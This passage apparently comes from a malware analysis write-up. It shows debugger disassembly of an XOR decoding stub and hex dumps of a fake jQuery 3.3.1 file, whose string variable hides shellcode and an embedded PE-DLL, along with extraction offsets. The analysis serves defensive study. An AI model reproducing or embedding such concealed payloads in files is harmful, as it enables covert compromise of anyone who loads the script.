


```
03620FAF   FC             cld
03620FB0   E8 18000000    call 3620FCD
03620FBC   A7             cmpsd
03620FBD   91             xchg ecx,eax
03620FBE   B1 D3          mov cl,D3
03620FC0   8D7D 20        lea edi,dword ptr ss:[ebp+20]
03620FC3   B9 2C343376    mov ecx,user32.7633342C
03620FC8   0275 8F        add dh,byte ptr ss:[ebp-71]
03620FCB   D930           fnstenv m28 ptr ds:[eax]
03620FCD   EB 27          jmp 3620FF6
03620FCF   5E             pop esi
03620FD0   8B16           mov edx,dword ptr ds:[esi]
03620FD2   83C6 04        add esi,4
03620FD5   8B3E           mov edi,dword ptr ds:[esi]
03620FD7   31D7           xor edi,edx
03620FD9   83C6 04        add esi,4
03620FDC   56             push esi
03620FDD   8B0E           mov ecx,dword ptr ds:[esi]
03620FDF   31D1           xor ecx,edx
03620FE1   890E           mov dword ptr ds:[esi],ecx
03620FE3   31CA           xor edx,ecx
03620FE5   83C6 04        add esi,4
03620FE8   83EF 04        sub edi,4
03620FEB   31C9           xor ecx,ecx

03620FAF
```

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | Locals | Stru

```
Address   Hex                                              ASCII
03620FAF  FC E8 18 00 00 00 EA 44 41 44 A2 FF A3 A7 91 B1  üè....êDAD¢ÿ£§.±
03620FCF  5E 8B 16 83 C6 04 8B 3E 31 D7 83 C6 04 56 8B 0E  ^...Æ..>1×.Æ.V..
03620FDF  31 D1 89 0E 31 CA 83 C6 04 83 EF 04 31 C9 39 CF  1Ñ..1Ê.Æ..ï.1É9Ï
03620FEF  74 02 EB EA 5A FF E2 E8 D4 FF FF FF 5D 36 38 BA  t.ëêZÿâèÔÿÿÿ]68º
03620FFF  51 02 3B BA CD A6 A8 2A 5D 36 38 BA CD 7B 62 E8  Q.;ºÍ¦¨*]68ºÍ{bè
0362100F  88 93 62 E8 88 93 39 61 57 C6 B0 84 D6 05 F9 F8  ..bè..9aWÆ°.Ö.ùø
0362101F  D6 05 06 2B BE F5 B3 89 E8 9D B7 89 E8 9D E0 76  Ö..+¾õ³.è.·.è.àv
0362102F  38 9D E0 76 38 9D E0 76 38 9D E0 76 38 9D E0 76  8.àv8.àv8.àv8.àv
0362103F  38 9D E0 76 38 9D E0 76 38 6D E0 76 38 6C 26 7B  8.àv8.àv8màv8l&{
0362104F  94 CD 5E F1 60 7D B4 A7 5D 9F A6 FF 2F 4D EF DD  .Í^ñ`}´§].¦ÿ/MïÝ
```





```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F  Dekodierter Text

00000000  /*! jQuery v3.3.1 | (c) JS Foundation and other contributors | j
00000040  query.org/license */!function(e,t){"use strict";"object"==typeof
00000080   module&&"object"==typeof module.exports?module.exports=e.docume
000000C0  nt?t(e,!0):function(e){if(!e.document)throw new Error("jQuery re
00000100  quires a window with a document");return t(e)}:t(e)}("undefined"
00000140  !=typeof window?window:this,function(e,t){"use strict";var n=[],
00000180  r=e.document,i=Object.getPrototypeOf,o=n.slice,a=n.concat,s=n.pu
000001C0  sh,u=n.indexOf,l={},c=l.toString,f=l.hasOwnProperty,p=f.toString
00000200  ,d=p.call(Object),h={},g=function e(t){return"function"==typeof 
00000240  t&&"number"!=typeof t.nodeType},y=function e(t){return null!=t&&
00000280  t===t.window},v={type:!0,src:!0,noModule:!0};function m(e,t,n){v
000002C0  ar i,o=(t=t||r).createElement("script");if(o.text=e,n)for(i in v
00000300  )n[i]&&(o[i]=n[i]);t.head.appendChild(o).parentNode.removeChild(
00000340  o)}function x(e){return null==e?e+"":"object"==typeof e||"functi
00000380  on"==typeof e?l[c.call(e)]||"object":typeof e}var b="3.3.1",w=fu
000003C0  nction(e,t){return new w.fn.init(e,t)},T=/^[\s\uFEFF\xA0]+|[\s\u
00000400  FEFF\xA0]+$/g;w.fn=w.prototype={jquery:"3.3.1",constructor:w,len
00000440  gth:0,toArray:function(){return o.call(this)},get:function(e){re
00000480  turn null==e?o.call(this):e<0?this[e+this.length]:this[e]},pushS
000004C0  tack:function(e){var t=w.merge(this.constructor(),e);return t.pr
00000500  evObject=this,t},each:function(e){return w.each(this,e)},map:fun
00000540  ction(e){return this.pushStack(w.map(this,function(t,n){return e
00000580  .call(t,n,t)}))},slice:function(){return this.pushStack(o.apply(
000005C0  this,arguments))},first:function(){return this.eq(0)},last:funct
00000600  ion(){return this.eq(-1)},eq:function(e){var t=this.length,n=+e+
00000640  (e<0?t:0);return this.pushStack(n>=0&&n<t?[this[n]]:[])},end:fun
:
:
00000D80  er String Function Array Date RegExp Object Error Symbol".split(
00000DC0  " "),function(e,t){l["[object "+t+"]"]=t.toLowerCase()});functio
00000E00  n C(e){var t=!!e&&"length"in e&&e.length,n=x(e);return!g(e)&&!y(
00000E40  e)&&("array"===n||0===t||"number"==typeof t&&t>0&&t-1 in e)}var 
00000E80  E=function(e){var t,n,r,i,o,a,s,u,l,c,f,p,d,h,g,y,v,m,x,b="sizzl
00000EC0  e"+1*new Date,w=e.document,T=0,C=0,E=ae(),k=ae(),S=ae(),D=functi
00000F00  on(e,t){return e===t&&(f=!0),0},N={}.hasOwnProperty,A=[],j=A.pop
00000F40  ,q=A.push,L=A.push,H=A.slice,O=function(e,t){for(var n=0,r=e.len
00000F80  gth;n<r;n++)if(e[n]===t)return n;return-1},P=".üè....Ìí.]„Lù'¨á.
00000FC0  mð.ƒ9´.äL.{.°ë'X‹(ƒÀ.‹0lîƒÀ.P‹.lê‰.lÕƒÀ.ƒî.lÒ9Öt.ëê]ÿåèÔÿÿÿ0Í:a<
00001000  ù9a.........MZREè....[‰ßU‰å.ÃI|..ÿÓhðµ¢Vh....WÿÐ...............
00001040  ........ð....Ž˜w-i¡.ú~Tf.…Ufy9‹\ð<æsŒ.ð*.š®ª4"+.µ6©kƒ®.ž^:Â.ÔÍË.
00001080  ßÌjÜ|ÙR@E..?v!@.rí"ÛÏ`..˜IX.å‡xg.. •¼.Þ³Òc)‡ç¥ñW€í+‡ãÃÃk|òŒbÓu:a
000010C0  &K&Îù..ÚÒÊô‡g‡'pÕmÁ.¸Åîê¦g.€Øèu•Œh.Z.\\Êƒ.îâ).5î.¡BÌ»žìä.Ç.;NO..
00001100  L...06%X....Ãÿÿà..1.....R...d......Àí.......p..................
00001140  ............. G..........@..................úa..........Q...äú..
00001180  d...........................À..Ð................................
000011C0  ....0õ..@............p..................................í·¦»·Ã..UQ..
00001200  .....R.................. ..`í±§¢·¢Ã.á›...p...œ...V.............
00001240  @..@í§¢·¢Ã.. §......."...ò..............@..Àí±¦¯¬ Ã......À... ..
00001280  .................@..BÀC@¨…².Ó¬‹úHÆš.¦5•©.^êbxL,. ¬¢¨um.Ñ.àèkØ„«..
000012C0  £eßåç.IÊ¨!~¸?.ÂS¶.&+U›^¦tH×....ªÃ« ‹n.i.”ç€.^âí*^|.I.Xå.š§Ø4&77E
00001300  õÒá¤Nv]!..×ääŒ7°3ŽJ.'I.:.¢.Ã.8¸%© ±…ÞoJúCý.õ.UÑ§«D'B44~$'ØÂÖc.Js
00001340  x.øéËë=tçU9<_.À..$Wf°TÑ^*7Äª.Mtªš-6i”ÉK5.h÷!'`AÀÅ)!.ß^ŽíàW"¾áK.Ò
00001380  nLÄ}.=¦.½æ.,¦ÑÎDC?..0Ì..!ì..¾.ž;ö4ç€Ú„ì7é˜î“ž ‡e.Hr."z:jß9òóƒ¡é¸
:
:
00034240  o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=
00034280  o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=
000342C0  o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=
00034300  o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=
00034340  o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=
00034380  o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=
000343C0  o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=o€k=
00034400  o€k=o€k=o€k=o€k".(o=t.documentElement,Math.max(t.body["scroll"+e
00034440  ],o["scroll"+e],t.body["offset"+e],o["offset"+e],o["client"+e]))
00034480  :void 0===i?w.css(t,n,s):w.style(t,n,i,s)},t,a?i:void 0,a)}})}),
000344C0  w.each("blur focus focusin focusout resize scroll click dblclick
00034500   mousedown mouseup mousemove mouseover mouseout mouseenter mouse
00034540  leave change select submit keydown keypress keyup contextmenu".s
00034580  plit(" "),function(e,t){w.fn[t]=function(e,n){return arguments.l
000345C0  ength>0?this.on(t,null,e,n):this.trigger(t)}}),w.fn.extend({hove
00034600  r:function(e,t){return this.mouseenter(e).mouseleave(t||e)}}),w.
00034640  fn.extend({bind:function(e,t,n){return this.on(e,null,t,n)},unbi
00034680  nd:function(e,t){return this.off(e,null,t)},delegate:function(e,
000346C0  t,n,r){return this.on(t,e,n,r)},undelegate:function(e,t,n){retur
00034700  n 1===arguments.length?this.off(e,"**"):this.off(t,e||"**",n)}})
00034740  ,w.proxy=function(e,t){var n,r,i;if("string"==typeof t&&(n=e[t],
00034780  t=e,e=n),g(e))return r=o.call(arguments,2),i=function(){return e
000347C0  .apply(t||this,r.concat(o.call(arguments)))},i.guid=e.guid=e.gui
00034800  d||w.guid++,i},w.holdReady=function(e){e?w.readyWait++:w.ready(!
00034840  0)},w.isArray=Array.isArray,w.parseJSON=JSON.parse,w.nodeName=N,
00034880  w.isFunction=g,w.isWindow=y,w.camelCase=G,w.type=x,w.now=Date.no
000348C0  w,w.isNumeric=function(e){var t=w.type(e);return("number"===t||"
00034900  string"===t)&&!isNaN(e-parseFloat(e))},"function"==typeof define
00034940  &&define.amd&&define("jquery",[],function(){return w});var Jt=e.
00034980  jQuery,Kt=e.$;return w.noConflict=function(t){return e.$===w&&(e
000349C0  .$=Kt),t&&e.jQuery===w&&(e.jQuery=Jt),w},t||(e.jQuery=e.$=w),w})
00034A00  ;...............................................................
```

Pseudo JQuery

Embedded Shellcode


Pseudo JQuery

Analysis – Stage 5/6

Dump the memory page


Extract the PE-DLL from dumped page


Offsets for extraction:
Begin 0xFAF -- End 0x3441E


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Dekodierter Text

00000F70  28 76 61 72 20 6E 3D 30 2C 72 3D 65 2E 6C 65 6E  (var n=0,r=e.len
00000F80  67 74 68 3B 6E 3C 72 3B 6E 2B 2B 29 69 66 28 65  gth;n<r;n++)if(e
00000F90  5B 6E 5D 3D 3D 3D 74 29 72 65 74 75 72 6E 20 6E  [n]===t)return n
00000FA0  3B 72 65 74 75 72 6E 2D 31 7D 2C 50 3D 22 0D FC  ;return-1},P=".ü
00000FB0  E8 18 00 00 00 EA 44 41 44 A2 FF A3 A7 91 B1 D3  è....êDAD¢ÿ£§'±Ó
00000FC0  8D 7D 20 B9 2C 34 33 76 02 75 8F D9 30 EB 27 5E  .} ¹,43v.u.Ù0ë'^
```


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Dekodierter Text

00034350  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
00034360  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
00034370  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
00034380  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
00034390  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
